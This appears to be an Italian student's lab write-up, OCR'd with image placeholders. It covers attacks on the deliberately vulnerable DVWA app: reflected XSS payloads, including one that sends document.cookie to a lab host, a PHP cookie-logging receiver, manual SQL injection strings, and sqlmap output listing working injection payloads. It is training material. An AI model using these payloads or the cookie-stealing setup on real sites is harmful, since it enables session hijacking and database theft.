

Dvwa ho messo in low la security e sono andata su XSS reflected inserendo un comando <script>alert("CIAO")</script>


E mi è uscito




Poi ho scritto <script>alert(document.cookie)</script> per visualizzare i cookie e mi è uscito




Ho provato anche FEDERICA <script>var i=new image();i.src=http://192.168.50.100:8888?d=+document.cookie</script>




Successivamente in SQL injection 'OR'a'='a




Poi ' UNION SELECT table_schema,table_name FROM information_schema.tables#



Poi ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema='dvwa'#



Poi altri



log.php U


log.php


```php
<?php

if (isset($_GET['c'])){
    file_put_contents("log.txt", $_GET['c'].PHP_EOL, FILE_APPEND);
}
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


```
┌──(kali㉿kali)-[~/TEST PYTHON]
└─$ sudo cp log.php /var/www/html/
cp: cannot stat 'log.php': No such file or directory

┌──(kali㉿kali)-[~/TEST PYTHON]
└─$
 * History restored

┌──(kali㉿kali)-[~/TEST PYTHON]
└─$ sudo cp log.php /var/www/html/
[sudo] password for kali:

┌──(kali㉿kali)-[~/TEST PYTHON]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[~/TEST PYTHON]
└─$
```

Ln 1, Col 1 Spaces: 4




File Actions Edit View Help
10:26:33] [INFO] testing connection to the target URL
10:26:33] [INFO] checking if the target is protected by some kind of WAF/IPS
10:26:33] [INFO] testing if the target URL content is stable
10:26:34] [INFO] target URL content is stable
10:26:34] [INFO] testing if GET parameter 'id' is dynamic
10:26:34] [WARNING] GET parameter 'id' does not appear to be dynamic
10:26:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
10:26:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
10:26:34] [INFO] testing for SQL injection on GET parameter 'id'
t looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
or the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
10:26:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
10:26:57] [WARNING] reflective value(s) found and filtering out
10:26:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
10:26:57] [INFO] testing 'Generic inline queries'
10:26:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
10:26:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
10:26:59] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
10:26:59] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
10:26:59] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
10:26:59] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
10:26:59] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
10:26:59] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
10:26:59] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
10:26:59] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
10:26:59] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
10:26:59] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
10:26:59] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
10:26:59] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
10:26:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
10:26:59] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
10:26:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
10:26:59] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
10:26:59] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
10:26:59] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
10:26:59] [INFO] testing 'MySQL inline queries'
10:26:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
10:26:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
10:26:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
10:26:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
10:26:59] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
10:27:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
10:27:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
10:27:10] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
10:27:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
10:27:10] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
10:27:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
10:27:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
10:27:10] [INFO] target URL appears to have 2 columns in query
10:27:10] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
10:27:10] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
ET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]


(kali㉿kali)-[~]
$ sqlmap --cookie="${cookie}" -u "${URL}" -D dvwa --tables
{1.8.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 10:29:14 /2024-12-10/
[10:29:14] [INFO] resuming back-end DBMS 'mysql'
[10:29:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1217=1217#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(9845,2955)>(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT (ELT(9845=9845,1))),0x7178716271,FLOOR(RAND(0)*2))x FROM (SELECT 8039 UNION SELECT 6174 UNION SELECT 9580 UNION SELECT 2048)a GROUP BY x)-- vCgi&Submit=
Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1887 FROM (SELECT(SLEEP(5)))xXLh)-- OzkT&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a766a71,0x736277 4f635270796d6278474e6b6468677 5426a5977594441454b5a724f45717a676b6f6e767050,0x7178716271)#&Submit=Submit
[10:29:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[10:29:14] [INFO] fetching tables for database: 'dvwa'
[10:29:14] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
| guestbook |
| users |
[10:29:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 10:29:14 /2024-12-10/


https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 10:30:26 /2024-12-10/
[10:30:26] [INFO] resuming back-end DBMS 'mysql'
[10:30:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1217=1217#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(9845,2955)>(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT (ELT(9845=9845,1))),0x7178716271,FLOOR(RAND(0)*2))x FROM (SELECT 8039 UNION SELECT 6174 UNION SELECT 9580 UNION SELECT 2048)a GROUP BY x)-- vCgi&Submit=
Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1887 FROM (SELECT(SLEEP(5)))xXLh)-- OzkT&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a766a71,0x736277 4f635270796d6278474e6b6468677 5426a5977594441454b5a724f45717a676b6f6e767050,0x7178716271)#&Submit=Submit
[10:30:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[10:30:26] [INFO] fetching tables for database: 'dvwa'
